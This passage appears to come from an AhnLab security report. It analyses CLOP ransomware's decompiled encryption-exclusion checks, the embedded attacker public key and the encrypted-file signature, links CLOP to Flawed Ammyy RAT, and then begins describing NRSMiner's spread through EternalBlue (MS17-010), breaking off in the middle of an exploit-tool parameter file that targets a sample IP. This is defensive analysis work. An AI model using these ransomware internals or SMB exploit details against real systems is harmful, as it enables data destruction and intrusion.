
The characteristic feature of the CLOP ransomware is that it excludes some paths and files from encryption. Figure 1-9 shows the encryption exclusion paths. If the path contains the relevant string, it is excluded from the encryption.



```
if ( v5 != (HANDLE)-1
  && !StrStrW(&First, L"Chrome")
  && !StrStrW(&First, L"Mozilla")
  && !StrStrW(&First, L"Recycle.bin")
  && !StrStrW(&First, L"Microsoft")
  && !StrStrW(&First, L"AhnLab")
  && !StrStrW(&First, L"Windows")
  && !StrStrW(&First, L"All Users")
  && !StrStrW(&First, L"ProgramData")
  && !StrStrW(&First, L"Program Files (x86)")
  && !StrStrW(&First, L"PROGRAM FILES (X86)")
  && !StrStrW(&First, L"Program Files")
  && !StrStrW(&First, L"PROGRAM FILES") )
```

Figure 1-9 | Encryption Exclusion Path


Figure 1-10 shows the encryption exclusion file list. Like the exclusion path, any file name with the string is excluded from the encryption target.



```
if ( !(FindFileData.dwFileAttributes & 0x10)
  && lstrcmpW(FindFileData.cFileName, L"..")
  && lstrcmpW(FindFileData.cFileName, L".")
  && !StrStrW(FindFileData.cFileName, L"ClopReadMe.txt")
  && !StrStrW(FindFileData.cFileName, L"ntldr")
  && !StrStrW(FindFileData.cFileName, L"NTLDR")
  && !StrStrW(FindFileData.cFileName, L"boot.ini")
  && !StrStrW(FindFileData.cFileName, L"BOOT.INI")
  && !StrStrW(FindFileData.cFileName, L"ntuser.ini")
  && !StrStrW(FindFileData.cFileName, L"NTUSER.INI")
  && !StrStrW(FindFileData.cFileName, L"AUTOEXEC.BAT")
  && !StrStrW(FindFileData.cFileName, L"autoexec.bat")
  && !StrStrW(FindFileData.cFileName, L".Clop")
  && !StrStrW(FindFileData.cFileName, L"NTDETECT.COM")
  && !StrStrW(FindFileData.cFileName, L"ntdetect.com")
  && !StrStrW(FindFileData.cFileName, L".dll")
  && !StrStrW(FindFileData.cFileName, L".DLL")
  && !StrStrW(FindFileData.cFileName, L".exe")
  && !StrStrW(FindFileData.cFileName, L".EXE")
  && !StrStrW(FindFileData.cFileName, L".sys")
  && !StrStrW(FindFileData.cFileName, L".SYS")
  && !StrStrW(FindFileData.cFileName, L".OCX")
  && !StrStrW(FindFileData.cFileName, L".ocx")
  && !StrStrW(FindFileData.cFileName, L".LNK")
  && !StrStrW(FindFileData.cFileName, L".lnk") )
```

Figure 1-10 | Encryption Exclusion Files


As shown in Figure 1-11, the public key of the threat actor is included in the file, and the public key is used to encrypt the files.



```
70 2E 74 78 74 00 00 00  2D 2D 2D 2D 2D 42 45 47  p.txt...-----BEG
49 4E 20 50 55 42 4C 49  43 20 4B 45 59 2D 2D 2D  IN·PUBLIC·KEY---
2D 2D 20 4D 49 47 66 4D  41 30 47 43 53 71 47 53  --·MIGfMA0GCSqGS
49 62 33 44 51 45 42 41  51 55 41 41 34 47 4E 41  Ib3DQEBAQUAA4GNA
44 43 42 69 51 4B 42 67  51 43 70 45 6E 7A 59 41  DCBiQKBgQCpEnzYA
74 50 7A 63 6D 4B 6E 77  34 31 62 4C 6B 6B 6B 44  tPzcmKnw41bLkkkD
44 6D 5A 20 31 59 42 34  77 65 4F 70 79 78 30 6C  DmZ·1YB4weOpyx0l
59 38 67 56 6C 30 67 76  76 65 54 4D 4B 68 6D 68  Y8gVl0gvveTMKhmh
59 4E 7A 6A 63 35 75 51  66 58 48 33 66 62 47 6D  YNzjc5uQfXH3fbGm
62 62 64 45 4C 6C 65 2F  75 37 59 73 64 58 6B 75  bbdELle/u7YsdXku
4E 48 52 51 20 54 68 6E  46 66 73 2B 71 37 53 49  NHRQ·ThnFfs+q7SI
77 31 6E 69 62 66 59 61  34 63 39 4B 41 34 66 74  w1nibfYa4c9KA4ft
66 72 36 39 64 5A 54 74  34 54 2F 52 7A 52 7A 73  fr69dZTt4T/RzRzs
49 53 56 4E 55 31 51 36  6D 65 35 39 6B 39 62 42  ISVNU1Q6me59k9bB
71 78 67 69 79 20 44 52  6A 4A 68 6C 37 39 42 54  qxgiy·DRjJhl79BT
36 35 47 67 6E 2B 75 51  49 44 41 51 41 42 20 2D  65Ggn+uQIDAQAB·-
2D 2D 2D 2D 45 4E 44 20  50 55 42 4C 49 43 20 4B  ----END·PUBLIC·K
45 59 2D 2D 2D 2D 2D 00  2A 00 2E 00 2A 00 00 00  EY-----.*...*...
```

Figure 1-11 | Public Key of the Ransomware Threat Actor

Also, CLOP uses the AES algorithm for file encryption. On the symmetric key generated by the user PC, it inserts the "Clop ^_-" sign of CLOP, as shown in Figure 1-12, and encrypts the symmetric key used as the public key of the threat actor and adds it to the end of the signature.



```
0000B040  EA ED FB DD 7B EE 8C 13 D5 1E E3 BA F9 1D F0 76  êíûÝ{îŒ.Õ.ã°ù.ðv
0000B050  19 43 43 6C 6F 70 5E 5F 2D B7 F3 BB 4A CC B7 4C  .CClop^_-·ó»JÌ·L
0000B060  28 F8 64 E5 7F D9 98 69 8E 6B ED F7 CF A1 03 57  (ødå.Ù˜iŽkí÷Ï¡.W
0000B070  8D DF C9 6A 21 00 6A 07 24 9E FB 30 64 B7 40 67  .ßÉj!.j.$žû0d·@g
```

Figure 1-12 | Signature of Encrypted File

The Figure 1-13 shows the comparison of the file structure before and after the encryption.





Figure 1-13 | File Comparison Before and After Encryption

In the end, the file name is changed to [Original file name].Clop, as shown in Figure 1-14.



이름	크기	항목 유형
ClopReadMe.txt	2KB	텍스트 문서
rtive (10).zip.Clop	1,024KB	CLOP 파일
PETidb.Clop	3,180KB	CLOP 파일
FILE_135.pdf.Clop	18KB	CLOP 파일

Figure 1-14 | Encrypted File

Through the findings and similarities between the two malware, we can deduce that Flawed Ammyy RAT is used as one of the infection vectors of the CLOP ransomware, even though its distribution method and infection method are not yet confirmed. This is because Flawed Ammyy RAT can execute commands to steal information and install malware via remote control. The Figure 1-15 summarizes the distribution method of threat actor using two malicious codes of Flawed Ammyy RAT and CLOP ransomware.




Figure 1-15 | Presumed Distribution Method

4. Conclusion

The analysis conduct by ASEC found many similarities between the Flawed Ammyy RAT and CLOP ransomware, such as an overlap in the activity period, direct targeting of Korean users, routines to bypass the antivirus program, and signing and distribution of various malware including variants using a valid certificate. In addition, they share the same signature and they both target enterprise users, which makes it highly likely that they are produced by the same threat actor.

It is important to keep Windows security patches and anti-virus programs up-to-date in order to minimize the risk of malware, such as Flawed Ammyy RAT, CLOP ransomware, and so on. Also, it is necessary to pay extra attention to the execution of attachments, such as emails, from untrusted sources in the company and to refrain from visiting unauthorized web pages.

AhnLab's V3 products detect Flawed Ammyy RAT and CLOP ransomware under the following alias:

<V3 Product Alias>

- XLS/Downloader
- MSI/Downloader
- BinImage/Encoded
- Trojan/Win32.Agent
- Trojan/Win32.Downloader
- Backdoor/Win32.Agent
- Trojan/Win32.ClopRansom

ANALYSIS-IN-DEPTH

- Shadow of WannaCry,
  2019 SMB Exploitation

ANALYSIS-IN-DEPTH

Shadow of WannaCry, 2019 SMB Exploitation

WannaCry (or WannaCryptor), which infected more than 300,000 systems in May 2017 and gripped the whole world in fear, spread rapidly by exploiting a Windows SMB security vulnerability (MS17-010). Precaution is required since the recently discovered malware is a CoinMiner, a type of malware that mines cryptocurrency.

This report details the analysis by AhnLab on the attack cases that exploited the SMB vulnerability (MS17-010) from 2018 to the first quarter of 2019.

1. NRSMiner Malware Attack (2018)

In March 2018, a company was found infected with NRSMiner malware. By exploiting the SMB vulnerability (MS17-010) like WannaCryptor, this malware scans the internal network of the company and installs the malware that mines the cryptocurrency Monero if the system is vulnerable. NRSMiner consists of a package file in the ZIP compressed file format, and has a different filename for the package "MsraReportDataCache32.tlb" for each variant.

Figure 2-1 shows the structure of the NRSMiner package. Once the system is infected, one of the file names, Srv or Srv64, is changed to "tpmagentservice.dll" according to the installed OS




Figure 2-1 | Structure of the NRSMiner Package

environment and is registered as a service. This then later creates and executes the attack modules and the mining tool later. Spoolsv and Spoolsv64 executables load the package file, installs necessary modules depending on the environment, and scans the MS17-010 vulnerability in the system. Hash and Hash64 are XMRig, a public tool known to mine Monero. Crypt is a compressed folder containing publicly available MS17-010 vulnerability-related tools and files.



MS17-010
EternalBlue
SMB Exploit
Load
Spoolsv.exe
Attack Module
MsraReportDataCache32.tlb
Malware Package File
Exists in the system folder to install modules depending on the environment and the Monero tool
x86.dll / x64.dll
(MS17-010 SMB Exploit)
Searches vulnerable systems
Distribute
MsraReportDataCache32.tlb
Infect
MsraReportDataCache32.tlb
Decompress then runs the attack module and the Monero mining tool
Tpmagentservice.dll
Main Control Module
Creates, starts, and ends other modules
TrustedHostServices.exe
Monero Mining Tool (XMRig)
Down-
load
Mine

Figure 2-2 | Flow of the Spoolsv.exe Execution

Figure 2-2 shows how the Spoolsv.exe file runs an attack module. This file performs the function of unpacking the "MsraReportDataCache32.tlb" package and loading the internal modules. As shown in Figure 2-1, the TLB file consists of: XMRig (Public Monero mining tool) called hash and hash64, attack modules called spoolsv and spoolsv64, main modules called srv and srv64, and a compressed file in the name of Crypt that includes tools and files related to the EternalBlue SMB vulnerability (MS17-010). When the Spoolsv.exe file is executed, it runs six threads and performs the following series of steps.

First, it creates a folder in the system as shown in Table 2-1, loads the malicious package file, and decompresses the loaded file.


- %Windows%\SecureBootThemes\
- %Windows%\SecureBootThemes\Microsoft\
- %Windows%\System32\MsraReportDataCache32.tlb //*Decompresses the TLB (.tlb.zip) file
- %Windows%\SecureBootThemes\Microsoft\crypt //Delete file once decompressed

Table 2-1 | Folder Generated by the Spoolsv.exe File

To propagate the SMB vulnerability exploit, it runs the svchost.exe (Eternalblue-2.2.0.exe) and the spoolsv.exe (Doublepulsar-1.3.1.exe) file in the Crypt compression folder inside the MsraReportDataCache32.tlb file. Depending on the Windows environment, the x64.dll or x86.dll file is loaded and the file names are hard-coded in spoolsv64.exe.

Finally, a vulnerability scan is conducted within the thread of the spoolsv64.exe process. If successful, it copies the TLB file from the x64.dll and x86.dll module to the target system and conducts decompressions. Then the filename is changed to "tpmagentservice.dll," the srv service is registered, and the spoolsv64.exe file is executed again.

The internal network propagation using the vulnerability proceeds as shown in Figure 2-3. The example is based on the x64 window.



```
<t:inputparameters>
<t:parameter name="DaveProxyPort" description="DAVE Core/Proxy Hookup connec
<t:default>0</t:default>
<t:value>0</t:value>
</t:parameter>
<t:parameter name="NetworkTimeout" description="Timeout for blocking network call
<t:default>60</t:default>
<t:value>60</t:value>
</t:parameter>
<t:parameter name="TargetIp" description="Target IP Address" type="IPv4" format="S
<t:value>192.168.126.137</t:value>
</t:parameter>
<t:parameter name="TargetPort" description="Port used by the SMB service for expl
<t:default>445</t:default>
<t:value>445</t:value>
</t:parameter>
<t:parameter name="VerifyTarget" description="Validate the SMB string from target a
<t:default>true</t:default>
<t:value>true</t:value>
</t:parameter>
<t:parameter name="VerifyBackdoor" description="Validate the presence of the DOU
<t:default>true</t:default>
```

